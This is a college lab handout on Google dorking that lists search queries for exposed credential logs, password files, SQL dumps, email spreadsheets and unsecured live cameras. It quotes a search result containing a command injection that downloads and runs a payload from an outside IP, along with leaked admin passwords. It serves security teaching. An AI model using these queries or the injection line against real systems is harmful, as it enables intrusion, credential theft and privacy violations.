Seneca | SCHOOL OF INFORMATION AND COMMUNICATIONS TECHNOLOGY

Lab 5 Google Hack

Lab Objectives

Upon completion of this lab, you will be able to perform the following:

- Use Google search engine to collect OSINT information;

Lab Materials

- Web browser (any kind);

Lab Instructions

- Open your web browser;
- Follow the lab's step-by-step instruction and complete all exercises;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a "`.pdf`" file;
- Submit the PDF file for grading.


Part 1: Google Dorks Overview

Google hacking (or *Google dorking*), is a legitimate OSINT technique. It is used by hackers to leverage advanced Google searching capabilities. Google search queries are used to identify security vulnerabilities in web applications, gather information for arbitrary or individual targets, discover files containing credentials and other sensitive data, or discover sensitive information.

The advanced search string created by a hacker could be used for searching for the vulnerable version of a web application, or a specific file-type (e.g. .pwd, .sql). The search can also be restricted to pages on a specific site, or it can search for specific information across all websites.

For example, the following search query will list files containing passwords that have been indexed by Google on websites where directory listing is enabled:

"'username' =>" + "'password' =>" ext:log



"'username' =>" + "'password' =>" ext:log

About 86,200 results (0.45 seconds)

[redacted]untime › log

2018-08-22T09:40:03+08:00] 218.72.18.48 GET /yiliao/public ...

Aug 22, 2018 - ... 'connection' => 'Keep-Alive', 'cache-control' => 'max-age=0', [info] [PARAM] array (**'username' =>** 'admin', **'password' =>** 'admin123', [info] ...

[redacted]unmi › runtime › log

2019-07-30T14:59:46+08:00] 0.0.0.0 POST localhost/tp/public/login ...

... 'accept-encoding' => 'gzip, deflate, br', 'accept-language' => 'zh-CN,zh;q=0.9',) [info] [PARAM] array (**'username' =>** 'admin', **'password' =>** '111111',) ...

[redacted]untime › log

2019-01-31T02:47:21+08:00] 118.190.47.102 91.99.243.122 ...

Jan 31, 2019 - ... 'queryb64str' => 'Lw==', **'username' =>** 'admin ;XmlAp r Account.User1. Password>$(cd /tmp; wget http://198.98.54.147/b -O b; chmod 777 b; ...

The following example lists sensitive directories including usernames, passwords and more.

"-- Dumping data for table `users` | `people` | `member`" ext:sql | ext:txt | ext:log | ext:env

Part 2: Google Search Rules and Operators

1. Google search rules:

    a. Google queries are *not* case sensitive;

b. Google ignores certain common words, characters, and single digits in a search (E.g. *where* and *how*);
c. Google limits searches to 32 words. This includes search words as well as search operators.

2. Google search operators:

   https://www.dumblittleman.com/20-tips-for-more-efficient-google/

3. Logical operators and symbols:

   https://www.acunetix.com/websitesecurity/google-hacking/

Part 3: Looking for Hidden Directories and Files

1. Open a web browser.
2. Type the following command:

   site: *hackthissite.org* **intext:***"index of /"*

This search quarry will list all hidden directories (*intext:* query) on the *hackthissite.org* (*site:* query) website.

3. Browse different web-directories that have been displayed.
4. Following queries could be used to look for specific files and directories:

```
"Index of /" +.htaccess
"Index of /" +passwd
"Index of /" +password.txt
"Index of /admin"
"Index of /backup"
"Index of /mail"
"Index Of /network" "last modified"
"Index of /password"
"index of /private"
"index of /private"
"Index of" / "chat/logs"
"index of/" "ws_ftp.ini" "parent directory"
```

   Other examples: https://www.exploit-db.com/google-hacking-database

Part 4: Getting Email Lists

1. Attackers may find unprotected emails on your website. For example:

```
site:.edu filetype:xls inurl:"email.xls"
```

2. They may use other document types, such as “.doc” or “.pdf”.

Part 5: Working with Live Cameras in Google Search

The following Google hacking techniques can help attackers fetch live camera web pages that are not restricted by IP.

To fetch various IP based cameras:

inurl:top.htm inurl:currenttime

To find WebcamXP-based transmissions:

intitle:"webcamXP 5"

For general live cameras:

inurl:"lvappl.htm"

Part 6: Proof of Lab

1. Attackers can take advantage of Google search logical operators such as AND, NOT and OR (case sensitive) as well as operators such as ~, – and *. The following link provides additional information on these operators.
2. Try the following example (insert the query into the search area of your web browser. You may copy this line from the lecture slides):

   *ext:(doc | pdf | xls | txt | ps | rtf | odt | sxw | psw | ppt | pps | xml) (intext:confidential salary **OR** intext:"budget approved") inurl:confidential*

3. Take a screenshot of the first web page and insert it in the form below.

4. Answer the following question:
   a. What does the ext do in a Google search?

Open a web browser and type the following command:

site:*senecacollege.ca* **intext:***"index of /"*

This search quarry will list all hidden directories (*intext:* query) on the *senecacollege.ca* (*site:* query) website.

5. Click on **"/~ron.tarr**" and review the results. Take a screenshot of the web page output and insert it below.

6. Answer the following questions:
    a. What does the **intext** do in a Google search?
    b. What query should you type into Google search to look for “pdf” files from specific URL?

Part 7: Useful Google Dorks for Ethical Hacking

- https://web.archive.org/web/20140822191407/http://www.boris-koch.de/wp-content/uploads/2011/01/Liste-Google-Hacking.pdf
- https://www.exploit-db.com/google-hacking-database
- https://gist.github.com/stevenswafford/393c6ec7b5375d5e8cdc
- https://gbhackers.com/latest-google-dorks-list/

Part 7: Submit your Lab

STOP

- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a “`.pdf`” file.**
- **Submit the PDF file for grading.**